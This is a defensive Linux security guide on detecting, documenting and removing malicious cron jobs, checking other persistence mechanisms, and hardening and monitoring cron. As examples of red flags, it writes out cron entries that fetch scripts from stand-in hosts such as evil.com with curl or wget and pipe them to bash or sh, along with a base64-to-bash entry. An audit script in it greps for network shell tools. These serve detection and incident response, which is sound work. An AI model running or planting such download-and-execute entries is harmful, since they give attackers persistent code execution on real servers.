Explore top 10 tips to secure your open-source projects now. Read More
×


How to Find and Remove Malicious Cron Jobs on Linux
 Jun 09, 2026
•
Jun 09, 2026
•
 Dave Wreski
6 - 12 min read


A compromised Linux server can continue running malware long after the initial intrusion. One of the most common persistence techniques is a malicious cron job that silently downloads payloads, restarts malware, or re-establishes attacker access every few minutes.
This guide shows how to identify suspicious cron entries, preserve forensic evidence, remove unauthorized scheduled tasks, and verify that no additional persistence mechanisms remain.
What Should You Save Before Removing Cron Jobs
Do not start deleting cron entries the moment you see something strange. That can destroy useful timestamps, command paths, usernames, and network indicators. Capture the state first.
Backup cron configuration:
sudo tar -czf cron-backup-$(date +%Y%m%d).tar.gz \
   /var/spool/cron /etc/crontab /etc/cron.d /etc/cron.hourly \
   /etc/cron.daily /etc/cron.weekly /etc/cron.monthly 2>/dev/null
Save the current user’s crontab:
crontab -l > my-crontab-backup.txt 2>/dev/nullSave the system crontab:
sudo cat /etc/crontab > system-crontab-backup.txtCollect recent cron logs on Ubuntu or Debian:
sudo grep CRON /var/log/syslogsudo grep CRON /var/log/syslog | grep -E "(curl|wget|bash)"Collect recent cron logs on Red Hat, CentOS, or Fedora:
sudo grep CRON /var/log/cronsudo grep CRON /var/log/cron | grep -E "(curl|wget|bash)"Check recent service activity:
journalctl -u cron --since "1 hour ago" 2>/dev/null || journalctl -u crond --since "1 hour ago"Grab process and network context before cleanup:
ps auxwwss -tulpnsudo lsof -i -n -PThis is not busywork. If cron is only one part of the compromise, these outputs can help you trace the payload, the parent process, and possible outbound infrastructure.
How Do You Identify Malicious Cron Entries?
Start with the current user, then move across every account. User crontabs are easy to miss during cleanup because they sit outside the obvious /etc/cron.* directories.
Check the current user’s crontab:
crontab -lList stored user crontabs:
sudo ls -la /var/spool/cron/crontabs/ 2>/dev/null || sudo ls -la /var/spool/cron/Check each user’s cron jobs:
for user in $(getent passwd | cut -f1 -d:); do echo "=== Cron jobs for $user ===" sudo crontab -u "$user" -l 2>/dev/null || echo "No crontab"doneInspect system-wide cron locations:
sudo ls -la /etc/cron.* 2>/dev/nullsudo cat /etc/crontabsudo ls -la /etc/cron.d/ 2>/dev/nullsudo ls -la /etc/cron.hourly/ 2>/dev/nullsudo ls -la /etc/cron.daily/ 2>/dev/nullWatch for cron jobs that download and execute code:
* * * * * curl http://evil.com/malware.sh | bashLook for jobs that run every minute:
* * * * * curl http://malicious-website/payload.sh | bashCheck reboot persistence:
@reboot /tmp/.hidden/payloadDecode suspicious base64 only after copying it somewhere safe:
echo 'YmFzaCAuLi4=' | base64 -dDo not run decoded payloads. Read them. Big difference.
What Are Common Red Flags in Cron Jobs?
Network tools inside cron deserve review. curl, wget, nc, bash, sh, python, perl, base64, eval, and exec are not automatically malicious, but they are common in loader chains.
Example suspicious download-and-run pattern:
* * * * * wget -O - http://malicious.com/script | shExample obfuscated entry:
* * * * * echo "Y3VybCBedNRwOl8vZXZQbC5jb60=" | base64 -d | bashScripts launched from temporary paths need attention:
* * * * * /tmp/.hidden/miner* * * * * bash /var/tmp/update.shA job running every minute is not always bad. Detection scripts can check crontabs for malicious activity. Malicious cron jobs can reinfect the file system and execute malicious code on a schedule. But if the command downloads code, runs from /tmp, hides in a dot-directory, or has no owner who can explain it, treat it as suspicious.
How Can You Quickly Review Cron Jobs?
This script does not remove anything. It just surfaces cron entries that deserve manual review.
#!/bin/bash# Cron Security Auditorecho "=== Checking cron jobs for review ==="for user in $(getent passwd | cut -f1 -d:); do sudo crontab -u "$user" -l 2>/dev/null | \ grep -E '(curl|wget|nc|ncat|socat|base64|eval|exec|python|perl|php|openssl)' && \ echo "[REVIEW] Investigate cron entries for user: $user"donefind /etc/cron.d /etc/cron.hourly /etc/cron.daily /etc/cron.weekly /etc/cron.monthly \ -type f -exec grep -H -E '(curl|wget|nc|ncat|socat|base64|eval|exec|python|perl|php|openssl)' {} \; 2>/dev/nullgrep -r "^\* \* \* \* \*" /etc/crontab /etc/cron.d /var/spool/cron 2>/dev/nullecho "=== Audit complete ==="Review each hit before touching it. Ask who owns it, what it runs, why it runs on that schedule, and whether the file path matches normal operations.
How Do You Remove Unauthorized Cron Jobs?
For a user crontab, edit first when possible:
crontab -eRemove only the malicious line, then save.
To remove the full current user crontab:
crontab -rTo remove a specific user’s crontab:
sudo crontab -r -u usernameTo remove one line non-interactively:
# Show line numbers
crontab -l | cat -n
# Remove line 27 (example)
crontab -l | sed '27d' | crontab -
Clean system cron locations only after confirming the file is unauthorized:
sudo rm -i /etc/cron.d/suspicious-filesudo rm -i /etc/cron.hourly/malicious-scriptsudo rm -i /etc/cron.daily/backdoor.shEdit /etc/crontab manually if the entry lives there:
sudo vi /etc/crontabRestart cron if needed:
sudo systemctl restart cron 2>/dev/null || sudo systemctl restart crond 2>/dev/nullsudo systemctl status cron 2>/dev/null || sudo systemctl status crondHow Do You Remove Associated Malware and Scripts?
Once the cron entry is gone, remove the payload it was launching. If you delete the payload first, cron may not immediately stop trying to recreate or download it again.
# Find suspected files first. Review output before deleting anything.
sudo find /tmp /var/tmp -xdev \( -name "malicious.sh" -o -name ".hidden-miner" -o -name "suspicious-process" \) -ls
Confirm the process is no longer running:
pgrep -a -f 'suspicious-process' || echo "No matching process found"Watch for the process returning:
watch -n 60 'pgrep -a -f "suspicious-process" || echo "No matching process found"'Monitor cron logs while you wait:
if [ -f /var/log/syslog ]; then
   sudo tail -f /var/log/syslog | grep CRON
elif [ -f /var/log/cron ]; then
   sudo tail -f /var/log/cron | grep CRON
else
   journalctl -u cron -u crond -f
fi
What If the Cron Job Keeps Coming Back?
If you remove a suspicious cron job and it reappears later, the cron entry is probably not the root cause. Something else is recreating it.
Check for configuration management tools that automatically deploy scheduled tasks. Systems managed by Ansible, Puppet, Chef, Salt, or similar platforms may restore cron jobs during the next configuration run.
Look for systemd services or timers that recreate files:
sudo systemctl list-timers --allsudo systemctl list-unit-files | grep enabledInspect custom service definitions:
sudo grep -R "cron" /etc/systemd/system /usr/lib/systemd/system 2>/dev/nullIn containerized environments, the cron job may be baked into the image. If the container is recreated, the cron entry will return. Check the container configuration and image build files instead of repeatedly deleting the job from the running container.
Review account activity if the cron job continues to reappear after removal. A compromised user account can simply recreate the entry.
Check recent logins:
last -a | head -20Review authentication logs:
sudo grep -iE "accepted|session opened|sudo" /var/log/auth.log 2>/dev/null || \
sudo grep -iE "accepted|session opened|sudo" /var/log/secure 2>/dev/null
If the cron job keeps returning, focus on identifying what is recreating it rather than deleting it repeatedly. The cron entry is often a symptom of a larger persistence mechanism.
What Other Persistence Mechanisms Should You Check?
Cron may not be the only foothold. Check systemd services:
systemctl list-units --type=service --allsystemctl status suspicious-serviceCheck systemd timers:
systemctl list-timers --allReview startup scripts:
ls -la /etc/init.d/ 2>/dev/nullls -la /etc/rc*.d/ 2>/dev/nullls -la /etc/profile.d/ 2>/dev/nullCheck SSH keys:
cat ~/.ssh/authorized_keys 2>/dev/nullsudo cat /root/.ssh/authorized_keys 2>/dev/nullReview authentication logs:
sudo grep -iE "failed|failure|accepted|session opened|sudo" /var/log/auth.log 2>/dev/null || \
sudo grep -iE "failed|failure|accepted|session opened|sudo" /var/log/secure 2>/dev/null
sudo last -a | head -20If the attacker had root access, assume more than cron changed. Verify packages, binaries, sudo rules, shell profiles, SSH config, and exposed services.
How Do You Restrict Who Can Use Cron?
Use allow and deny lists where they fit your environment. These files restrict who can use the crontab command. They do not stop already-running cron jobs. Remove existing unauthorized crontabs first.
Create an allow list:
sudo vi /etc/cron.allowAdd approved users:
root
admin
ostechnix
Deny everyone else:
# When /etc/cron.allow exists, only users listed there can use crontab on common cron implementations.
# Do not add "ALL" to /etc/cron.deny; cron.deny expects usernames.
sudo touch /etc/cron.deny
Set tighter permissions:
sudo chown root:root /etc/crontab 2>/dev/nullsudo chmod 644 /etc/crontab 2>/dev/nullsudo chown root:root /etc/cron.d /etc/cron.hourly /etc/cron.daily /etc/cron.weekly /etc/cron.monthly 2>/dev/nullsudo chmod 755 /etc/cron.d /etc/cron.hourly /etc/cron.daily /etc/cron.weekly /etc/cron.monthly 2>/dev/nullsudo find /etc/cron.d -type f -exec chown root:root {} \; -exec chmod 644 {} \; 2>/dev/nullsudo find /etc/cron.hourly /etc/cron.daily /etc/cron.weekly /etc/cron.monthly -type f -exec chown root:root {} \; -exec chmod go-w {} \; 2>/dev/nullsudo chmod 644 /etc/cron.allow /etc/cron.deny 2>/dev/nullBe careful with permissions. Test scheduled business jobs after changes, especially backup scripts and maintenance tasks.
How Do You Monitor Cron Activity?
Forward cron logs to a central host when possible. Local logs are useful, but not if the attacker can edit them.
Rsyslog example:
# In /etc/rsyslog.conf or a file under /etc/rsyslog.d/
cron.* @@logserver.example.com:514
# Restart rsyslog
sudo systemctl restart rsyslog
Use AIDE to monitor cron paths:
# Install AIDE
sudo apt install aide -y 2>/dev/null || sudo dnf install aide -y || sudo yum install aide -y
# Initialize database
sudo aideinit 2>/dev/null || sudo aide --init
# Some distributions create a new database that must be moved into place
# before integrity checks can run. Check your distribution's AIDE documentation
# if the command below fails.
sudo mv /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz 2>/dev/null || true
# Configure to monitor cron directories
sudo vi /etc/aide/aide.conf 2>/dev/null || sudo vi /etc/aide.confAdd rules similar to these, using your distribution's existing rule names if available:
/etc/cron.d CONTENT_EX/etc/cron.hourly CONTENT_EX/etc/cron.daily CONTENT_EX/etc/cron.weekly CONTENT_EX/etc/cron.monthly CONTENT_EX/var/spool/cron CONTENT_EXRun checks:
sudo aide --checkTripwire is another option:
sudo apt install tripwire -y 2>/dev/null || sudo dnf install tripwire -y || sudo yum install tripwire -ysudo tripwire --initsudo tripwire --checkFor a live view during triage:
#!/bin/bash
# cron-monitor.sh
while true; do
    clear
    echo "=== Active Cron Jobs ==="
    for user in $(getent passwd | cut -f1 -d:); do
        echo "User: $user"
        sudo crontab -u "$user" -l 2>/dev/null | grep -v "^#"
    done
    echo ""
    echo "=== Recent Cron Executions ==="
    if [ -f /var/log/syslog ]; then
        sudo tail -20 /var/log/syslog | grep CRON
    elif [ -f /var/log/cron ]; then
        sudo tail -20 /var/log/cron | grep CRON
    else
        journalctl -u cron -u crond -n 20 --no-pager
    fi
    sleep 60
doneNote: Many systems restrict access to /var/log/syslog and /var/log/cron. Using sudo helps avoid permission errors and ensures complete log visibility during investigations.
How Do You Audit Cron Jobs Regularly?
Cron should be reviewed like sudo rules, firewall rules, and exposed services. Not daily on every host, but often enough that unauthorized changes do not sit for months.
Run a weekly audit script:
#!/bin/bash
# Add to your weekly security checklist
/usr/local/bin/cron-audit.sh | mail -s "Weekly Cron Audit" This email address is being protected from spambots. You need JavaScript enabled to view it.
Schedule it:
0 9 * * 1 /usr/local/bin/weekly-cron-audit.shUse OSQuery where available:
# Install osquery
sudo apt install osquery -y 2>/dev/null || sudo dnf install osquery -y || sudo yum install osquery -y
# Query cron jobs
osqueryi "SELECT * FROM crontab;"
Use Lynis for broader system checks:
sudo apt install lynis -y 2>/dev/null || sudo dnf install lynis -y || sudo yum install lynis -ysudo lynis audit systemsudo lynis show suggestionsConclusion
Malicious cron jobs are not complicated. That is the problem. A single scheduled command can download malware, restart a backdoor, or restore attacker access long after the original compromise.
The response should stay simple too. Preserve evidence. Review user and system cron locations. Remove the unauthorized entry. Delete the launched files. Check systemd, startup scripts, SSH keys, and login profiles. Then lock down who can create scheduled jobs and monitor the cron paths for changes.
Cron is normal admin plumbing. Treat unexpected changes to it like a persistence signal. Not proof by itself, but enough to keep digging.
 PREVIOUS

 NEXT
NEXT



Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!